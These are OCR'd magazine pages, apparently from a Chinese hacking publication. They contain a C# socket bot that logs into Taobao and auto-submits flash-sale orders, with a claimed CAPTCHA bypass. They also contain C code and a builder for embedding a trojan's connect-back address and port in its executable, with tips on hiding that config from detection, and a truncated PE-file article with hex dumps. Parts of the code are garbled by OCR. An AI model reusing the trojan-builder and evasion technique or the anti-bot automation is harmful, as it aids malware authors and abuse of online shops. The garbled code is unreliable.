2）关键 CPU 表的监控。CPU 内部无法存储所有的地址，因此它必须将这些地址分类，并存储在特定的地方，必要时对其进行查询。重要的 CPU 表包括：全局描述符表（Global Descriptor Table，GDT），用于映射地址；本地描述符表（Local Descriptor Table，LDT），用于映射地址；中断描述符表（Interrupt Descriptor Table，IDT），用于找中断处理程序；系统服务调度表（System Service Dispatch Table，SSDT），用于处理系统调用。

恶意代码为了隐藏自身或者捕获一些重要数据，通常会 Hook 这些表，所以，采用虚拟化技术监控这些表，也可以达到守住 Ring0 的目的。

前置知识：ASP.NET
关键词：工具、秒杀器、Socket



探寻秒杀技术背后的猫腻

文/图 扬子

如今，“秒杀”已经成为一个超级热门的词语。“秒杀”的英文为“Seckill”，最初是用于网络游戏的特定用语，因其瞬间击杀对手或一招致死的极端战斗方式而得名。近年来，“秒杀”概念逐渐衍生到网络，特指网上“限时抢购”。如今，网友只用1元就可能“秒杀”到一台笔记本电脑，甚至是一套房子。几十件、上百件热门商品被放到网上以后，在几分钟甚至是几秒钟之内被一抢而空，发起“秒杀”活动的网站商家也络绎不绝。但是，买家永远没有卖家精。能够成功“秒杀”的人总是很少，从未“秒杀”成功的普通网民满腹牢骚，卖家作弊、买家使用“秒杀”器等猜测遍布网络。于是，很多人开始寻求各种“秒杀”技巧。

探寻“秒杀”的一些技巧

在缺乏监管机制的前提下，商家通过暗箱操作将商品卖给自己人，买家则可能在“天上掉馅饼”的幻想中步入商家的“陷阱”。当然，“秒杀”也是有经验和技巧的，这里首先介绍几个比较公认的方法。① 注意收藏喜欢的宝贝，提前填好购买数量、快递方式和验证码，再掐准时间点击购买。② 从拍下到支付要一气呵成。在秒杀即将开始之前，尽可能快地刷新页面，看到“立即购买”的字样跳出，要以条件反射般的速度开始单击。付款时，支付宝密码要短，且要异常熟练。③ 利用手机版网页进行秒杀。收藏宝贝后，可以在浏览器输入 http://wap.taobao.com。为什么要使用手机版淘宝的网页呢？这是因为手机版淘宝的整个页面才十几KB，而普通版淘宝网页至少500KB，这样刷新速度可以提高50倍！打开手机版淘宝后点击收藏的宝贝，然后按F5刷新，记住刷新跟倒计时的秒跳动要一致，集中注意力，最后一秒刷新时立刻单击“立即购买”。④ 最后，如果想成为一个超级秒杀客，还要树立一个秒杀达人的时间观，要以0.1秒、0.01秒计算时间。如果实在速度慢，那不妨平时多练习。

除了上述技巧，使用好浏览器也是一个不错的办法，尤其是浏览器的“自动刷新”功能。以Firefox（火狐）为例进行说明。对于使用Firefox浏览器的朋友来说，在“附加组件”中搜索安装“ReloadEvery”这个扩展插件，也可以到其下载页面（https://addons.mozilla.org/zh-CN/firefox/ addon/115）下载安装。安装完成后重新启动Firefox，打开淘宝促销频道参与秒杀的宝贝页面，然后在左上角的刷新按钮处单击，在下拉菜单中你可以看到更多的自动刷新选项，单击“自定义”，设置一下刷新时间（比如1秒），选择“启动”即可生效。当然，上面的技巧只是秒杀的“小儿科”技术，现在有关秒杀器的研究也是越来越红火。那么，秒杀器有什么玄机呢？

秒杀器及秒杀技术的深度挖掘

秒杀器也叫“抢拍器”，它主要是为了把下单的流程量降到最低，并且将该操作提前进行，在提交抢拍数据时，会自动判读提交数据是否有效，如果无效可以瞬间再次自动提交，无需人工介入，这个功能在抢拍器中叫做“辅助抢拍”，其速度是以毫秒为单位计算的，由此可见人工提交会被远远地抛在后面。不过，现在的秒杀器如果遇到有验证码可能会更麻烦。这是一个用户欲哭无泪的遭遇：“我从昨天就开始等待今天的秒杀，所有的填好了，结果点确定说我验证码错误！搞错没？我核对了一下没错呀，系统说错了，我只得刷新验证码，结果再提交的时候就已经被别人秒掉了！”。如图1所示是一些典型的秒杀界面。

为了解决这个问题，网络好事者针对验证码进行了诸多研究。不少网站为了防止用户利用机器人自动注册、登录、灌水，都采用了验证码技术。验证码将一串随机产生的数字或符号，生成一幅图片，

图片里加上一些干扰像素（防止 OCR），由用户肉眼识别其中的验证码信息。输入表单提交网站验证，验证成功后才能使用某项功能。目前比较通用的办法就是使用 Cookies 强制过期法，让验证码失效。具体步骤如下：




图 1

第 1 步，引入核心命名空间，这是一切类的基础。引用命名空间为的就是能够直接使用隶属于对应命名空间内的类。using 后面的内容都是命名空间，程序中用到的类，就存储在其中，如“using System;”。

第 2 步，定义秒杀类 MiaoSha。除了网速的比拼，能够成功秒杀的关键因素还是要把握时间，因为“秒杀”通常只在特定的时间点上开场，如果盯着这个页面一直手动刷新的话，显然费时费力。因此，定义 MiaoSha 类时，在这方面要重点下功夫了。格式如下：

```
public partial class MiaoSha : System.Web.UI.Page
{
string strServer = string.Empty;
string strPath = string.Empty;
protected void Page_Load(object sender, EventArgs e){}
……
}
```

第 3 步，在 MiaoSha 类中，定义 Recv()方法以根据页面响应时间进行微调。sleep()函数中的等待时间是以毫秒计算的，所以等待 1 秒就是 sleep(1000)。如果要让等待时间小于 1 秒，那么就让传入的参数小于 1000 就行了。比如等待 0.05 秒，就是 sleep(50)。代码如下：

```
public static String Recv(Socket sock, Encoding encode)
{
Byte[] buffer = new Byte[8192];
StringBuilder sb = new StringBuilder();
Thread.Sleep(50);
//根据页面响应时间进行微调
Int32 len = sock.Receive(buffer);
sb.Append(encode.GetString(buffer, 0, len));
while (sock.Available > 0)
{Thread.Sleep(300);   //可以视情况微调
Array.Clear(buffer, 0, buffer.Length);
len = sock.Receive(buffer);
sb.Append(encode.GetString(buffer, 0, len));
string ss = encode.GetString(buffer, 0, len);
}
sock.Close();
return sb.ToString();
}
```

小知识 Socket 接口

Socket 接口是 TCP/IP 网络的 API，Socket 接口定义了许多函数或例程，可以用它们来开发 TCP/IP 网络上的应用程序。网络的 Socket 数据传输是一种特殊的 I/O，Socket 也是一种文件描述符。Socket 也具有一个类似于打开文件的函数 Socket()，该函数返回一个整型的 Socket 描述符，随后的连接建立、数据传输等操作都是通过该 Socket 实现的。

第 4 步，在 MiaoSha 类中，Socket 获取页面 HTML 的同时，可以返回头信息，如服务器地址或主机名、请求的页面、提交的数据、Cookies 等。拼接的 HTTP 头信息如下：

```
if (_method == "GET")
{formatString = "";
formatString += "{0} {1} HTTP/1.1\r\n";
formatString += "Host: {2}\r\n";
formatString += "User-Agent:Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.7) Gecko/20091221 Firefox/3.5.7\r\n";
formatString += "Accept: text/html\r\n";
formatString += "Keep-Alive: 300\r\n";
formatString += "Cookies:{3}\r\n";
formatString += "Connection: keep-alive\r\n\r\n";
sendString = string.Format(formatString, _method, _url, server, Cookies);
}
```

可见，异军突起的“秒杀”市场虽然风光无限，却并未形成统一的规则和模式，各种秒杀网站鱼龙混杂，缺乏甄别力的消费者很容易遭受损失。在出手之前，消费者还需擦亮眼睛。下面，就是一段典型的 post 的数据串代码。

第 5 步，在 MiaoSha 类中，单击按钮后，淘宝登录需要 post 的数据串代码如下：

```
string sendData = "TPL_username=" + u + "&TPL_password=" + Server.UrlEncode(p) + "&actionForStable=enable_post_user_action&action=Authenticator&mi_uid=&mcheck=&TPL_redirect_url=http%3A%2F%2Fitem.taobao.com%2Fauction%2Fitem_detail-0db1-3036113cf5455bd74047f1a581ba4be7.htm&_oooo_=http%3A%2F%2Fitem.taobao.com%2Fauction%2Fitem_detail-0db1-3036113cf5455bd74047f1a581ba4be7.htm&event_submit_do_login=anything&abtest=&pstrong=3&from=&yparam=&done=&loginType=3&tid=&support=000001&CtrlVersion=1%2C0%2C0%2C7";
string s = GetHtml("login.taobao.com", "/member/login.jhtml", "post", sendData, "");
Session["Cookies"] = GetCookies(s); //从返回的源码中提
//取 Cookies，抓取登录后的页面需要附上该 cookies
```

第 6 步，从返回的源代码中提取 Cookies，具体代码如下：

```
private string GetCookies(string s)
{
//从返回的源代码中提取 Cookies
StringBuilder sbCookies = new StringBuilder();
```

```
string[] arr = s.Split(new string[] { "\r\n" },
StringSplitOptions.RemoveEmptyEntries);
foreach (string str in arr)
{
if (str.StartsWith("Set-Cookie: "))
{
int intStart = str.IndexOf(";");
string strCookie = str.Substring(12, intStart - 11);
sbCookies.Append(strCookie);
}
}
return sbCookies.ToString();
}
```

第 7 步，从最后确认购买页面的源代码中提取表单数据的数据。为了在众多的竞争者中胜出，这个功能也是不可少的，即从最后确认购买页面的源代码中提取表单数据的数据。代码如下：

```
private string getPostData(string html)
{
string postStr = "";
string pat = "<input .*?name.{0,1}=.{0,1}\"(.*?)\".*? value.
{0,1}=\"(.*?)\".*?>";
Regex regex = new Regex(pat, RegexOptions. Multiline |
RegexOptions.IgnoreCase);
MatchCollection mcollection = regex.Matches (html);
foreach (Match m in mcollection)
{
GroupCollection gcollection = m.Groups;
if (m.ToString().IndexOf("_fma.b._0.s") > 0) { continue; }
if (m.ToString().IndexOf("_fma.b._0.c") > 0) { continue; }
if (m.ToString().IndexOf("isCheckCode") > 0 &&
gcollection[2].Value.ToLower() == "true")
{ //isCheckCode = true; }
postStr += gcollection[1].Value; postStr += "=";
postStr += Server.UrlEncode(gcollection[2].Value);
postStr += "&";
}
//从最后确认购买页面的源代码中提取表单数据的数据
postStr += "n_prov=370000&n_city=370500&n_ area=
370522&_fma.b._0.w=quicky&_fma.b._0.ac=250&consignment=
10&_fma.b._0.au=5&_fma.b._0.c=8888";
269postStr = postStr.Replace("quantity=0",
"quantity=1").Replace("_fma.b._0.d=您不必重复省-市-区信息，
至少 5 个字","_fma.b._0.d=" + Server.UrlEncode("收货人的具
体地址")).Replace ("_fma.b._0.po=","_fma.b._0.po=230031").
Replace ("_fma.b._0.de=","_fma.b._0.de="+Server.UrlEncode("
啊峰")).Replace("_fma.b._0.u=","_fma.b._0.u=
0").Replace("_fma.b._0.di=1","_fma.b._0.di=370522").
Replace("_fma.b._0.deli=","_fma.b._0.deli=13888888888");
postStr += "&_fma.b._0.s=2";
return postStr;
}
```

通过类似的方法获取关键的信息。实现上述代码后，秒杀器效果如图 2 所示。





图 2

在这个界面中，先输入淘宝的账户和密码，然后贴上宝贝的地址，单击“检测并抢购”即可。由此可见，除了自动刷新页面外，参与秒杀活动也是网速和页面加载速度的 PK，为此不妨在浏览器中设置禁止显示 Flash 动画和播放声音等，这样在自动刷新时也可以加快网页加载速度。需要注意的是，代码中 Socket 获取页面的时候，有时候会存在获取不全的问题，这就需要进一步研究调整线程 Sleep 时间了。

当然，商家如果借虚假“秒杀”活动吸引买家参与，赚取“秒杀点”，消费者则很难发现其中的猫腻。因此，普通人不使用秒杀器基本不会买到商品的。尽管不少站点宣称封杀秒杀器，但是服务器端也不可能很准确地判断到底是人还是秒杀器在做这个事情，也许针对低级的抢拍器是可以的，但是高级一点的抢拍器仍然是望海兴叹。当然了，在这种猫腻的此消彼长中，我们也乐意看到更多的秒杀促销活动，这也是网络“秒杀”这一营销模式长远发展的必然要求。

前置知识：VC
关键词：工具、配置文件、木马



利用配置文件生成可执行文件

文/李霞

在我们配置木马的时候，可以为木马指定好端口和连接地址，然后生成木马。这样的方法不仅限于生成木马，其他应用场合也可以使用。下面我们将通过简单的例子来讨论其实现方法。

通常情况下，程序的配置文件都是在 INI 文件或注册表中存放，方便应用程序下次使用同样的配置。而木马肯定不方便把这些信息放到这些地方，而且也不能让配置信息和木马分成两个文件进行保存。因此这些配置文件保存在木马本身是最合适不过的。通常情况下，我们把配置信息保存在木马文件的末尾，然后加密；也可以保存到文件各个节的缝隙中，当然，还可以保存到 PE 头中不使用的那些字段处。能保存的地方太多了，可以任意发挥。

我们用一个弹出 MessageBox 的例子来模拟一下如何为木马指定端口和连接地址，采用简单地把它放到文件末尾的方法。保存配置数据的格式为："[连接地址][连接地址长度][端口][端口长度]"。

为什么保存长度呢？因为连接地址和端口信息都是以文本形式保存进去的，而且长度是可变的，而且为了方便定位文件指针，及时知道其长度，就预先把长度也写进去。弹出 MessageBox 的程序代码如下：

```
char szFileName[MAX_PATH] = { 0 };
GetModuleFileName(NULL, szFileName, MAX_PATH);
//打开自己
HANDLE hFile = CreateFile(szFileName,
GENERIC_READ,
FILE_SHARE_READ,
NULL,
OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL,
NULL);
if ( INVALID_HANDLE_VALUE == hFile )
{
return -1;
}
DWORD dwPortLen = 0; // 端口长度
DWORD dwAddrLen = 0; // 地址长度
char *pAddr = NULL; // 地址
char *pPort = NULL; // 端口
DWORD dwNum = 0;
// 读文件是倒着进行的，从文件末尾定位
SetFilePointer(hFile, -4, 0, FILE_END);
ReadFile(hFile, &dwPortLen, sizeof(DWORD), &dwNum,
NULL);
pPort = (char *)malloc(dwPortLen);
if ( NULL == pPort )
{
goto CLOSE_FILE;
}
SetFilePointer(hFile, (-4 - dwPortLen), NULL, FILE_END);
ReadFile(hFile, pPort, dwPortLen, &dwNum, NULL);
SetFilePointer(hFile, (-8 - dwPortLen), NULL, FILE_END);
ReadFile(hFile, &dwAddrLen, sizeof(DWORD),
&dwNum, NULL);
pAddr = (char *)malloc(dwAddrLen);
if ( NULL == pAddr )
{
goto DELETE_PPORT;
}
SetFilePointer(hFile, (-8 - dwPortLen - dwAddrLen), NULL,
FILE_END);
ReadFile(hFile, pAddr, dwAddrLen, &dwNum, NULL);
// 弹出我们的对话框
MessageBox(NULL, pAddr, pPort, MB_OK);
free(pAddr);
pAddr = NULL;
DELETE_PPORT:
free(pPort);
pPort = NULL;
CLOSE_FILE:
CloseHandle(hFile);
```

上面的代码就是读取配置信息的一个过程了。只要把 MessageBox 换成 Socket 相关的函数，就可以去连接客户端了。

上面的测试程序写好，要放入生成器的资源中，在 VC 中添加新资源，导入这个 EXE 文件就可以了。把资源类型和资源名称修改成自己觉得合适的就行。

下面看一下生成器的代码：


```
char szAddr[MAXBYTE] = { 0 };
char szPort[MAXBYTE] = { 0 };
int nAddrLen = GetDlgItemText(IDC_EDIT_IPADDR,
szAddr, MAXBYTE) + 1;
int nPortLen = GetDlgItemText(IDC_EDIT_PORT, szPort,
MAXBYTE) + 1;
HINSTANCE hInst = NULL;
hInst = GetModuleHandle(NULL);
HRSRC hResMsgBox = FindResource(hInst,
MAKEINTRESOURCE(IDR_EXE1), "EXE");
DWORD len = SizeofResource(hInst, hResMsgBox);
HGLOBAL hg = LoadResource(hInst, hResMsgBox);
LPVOID lp = (LPSTR)LockResource(hg);
CFile file;
file.Open("MsgBox.exe", CFile::modeWrite |
CFile::modeCreate);
char *cp = (char *)lp;
for ( int i = 0; i < len; i ++ )
{
file.Write(cp++, 1);
}
CString filePath = file.GetFilePath();
file.SeekToEnd();
file.Write(szAddr, nAddrLen);
file.Write(&nAddrLen, sizeof(int));
file.Write(szPort, nPortLen);
file.Write(&nPortLen, sizeof(int));
file.Close();
FreeResource(hg);
WinExec(filePath, SW_SHOW);
// 在写马时要去掉这句
```

其流程是这样的，GetModuleHandle 获取自身模块，用 FindResource 查找指定资源模块，LoadResource 将资源加载至内存中，CFile 写文件生成木马，然后写配置信息。

这样，就可以通过配置生成可执行文件了。配置文件通常在写入时要加密，而读取时要还原，比如可以采用简单的异或算法。配置信息其实最好不写在文件结尾，太显眼了，容易让人怀疑。写在 PE 的 DOS 头里，或者不连续地写在文件的各个地方，这样还是比较安全可靠的。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：PE
关键词：工具、PE 格式、压缩



打造最小化 PE 文件

文/图　王丽婧　尹晓丹

PE 就是 Portable Executable（可移植可执行），是 Win32 可执行文件的标准格式。所有 Win32 执行体都使用 PE 文件格式，同时由于 EXE 文件被执行、传播的可能性最大，因此 Win32 病毒感染文件时，一般都会将 EXE 文件作为目标。然而 PE 文件结构本身是有大量冗余的，所以给了病毒可趁之机！这里笔者提供了一步步将 PE 文件改小的方法，将 PE 文件的冗余降低到最小，让病毒无处遁形。

首先介绍一下示例的 PE 文件功能。该文件功能就是双击后弹出如图 1 所示的对话框。该 PE 文件在改小前为 2.5KB。




图 1　对话框

经分析得出，该 PE 文件除了基本的 MZ 文件头、Dos-Stub、NT 映像头（包括字串“PE\0\0”、映像文件头、可选映像头）、节表外，共有三个节，分别是代码节、引入函数节和数据节。图 2 和图 3 是原始 PE 文件的内容。

```
         Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
MZ文件头  00000000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
         00000010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
         00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
         00000030  00 00 00 00 00 00 00 00  00 00 00 00 B0 00 00 00  ............°...
Dos-Stub 00000040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
         00000050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
         00000060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
         00000070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
         00000080  5D 65 FD C8 19 04 93 9B  19 04 93 9B 19 04 93 9B  ]eýÈ............
         00000090  97 18 9D 9B 11 04 93 9B  E5 24 81 9B 18 04 93 9B  ........å$......
         000000A0  52 69 63 68 19 04 93 9B  00 00 00 00 00 00 00 00  Rich............
NT映像头  000000B0  50 45 00 00 4C 01 03 00  3E FD 24 45 00 00 00 00  PE..L...>ý$E....
         000000C0  00 00 00 00 E0 00 0F 01  0B 01 05 0C 00 02 00 00  ....à...........
         000000D0  00 04 00 00 00 00 00 00  00 10 00 00 00 10 00 00  ................
         000000E0  00 20 00 00 00 00 40 00  00 10 00 00 00 02 00 00  . ....@.........
         000000F0  FF FF FF FF FF FF FF FF  04 00 FF FF FF FF FF 55  ÿÿÿÿÿÿÿÿ..ÿÿÿÿÿU
         00000100  00 40 00 00 00 04 00 00  00 00 00 00 02 00 00 00  .@..............
         00000110  00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00  ................
         00000120  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
         00000130  14 20 00 00 55 55 55 55  00 00 00 00 00 00 00 00  . ..UUUU........
         00000140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
         00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
         00000160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
         00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
         00000180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
         00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................

         000001A0  00 00 00 00 00 00 00 00  2E 74 65 78 74 00 00 00  .........text...
节表3个节 000001B0  30 00 00 00 00 10 00 00  00 02 00 00 00 04 00 00  0...............
         000001C0  00 00 00 00 00 00 00 00  00 00 00 00 20 00 00 E0  ............ ..à
         000001D0  2E 72 64 61 74 61 00 00  A6 00 00 00 00 20 00 00  .rdata..¦.... ..
         000001E0  00 02 00 00 00 06 00 00  00 00 00 00 00 00 00 00  ................
         000001F0  00 00 00 00 40 00 00 40  2E 64 61 74 61 00 00 00  ....@..@.data...
         00000200  42 00 00 00 00 30 00 00  00 02 00 00 00 08 00 00  B....0..........
         00000210  00 00 00 00 00 00 00 00  00 00 00 00 40 00 00 C0  ............@..À
```

图 2　原始 PE 文件

```
代码节    00000400  68 40 10 00 00 68 00 30  40 00 68 14 30 40 00 6A  h@...h.0@.h.0@.j
         00000410  00 E8 14 00 00 00 6A 00  E8 01 00 00 00 CC FF 25  .è....j.è....Ìÿ%
         00000420  00 20 40 00 FF 25 0C 20  40 00 FF 25 08 20 40 00  . @.ÿ%. @.ÿ%. @.

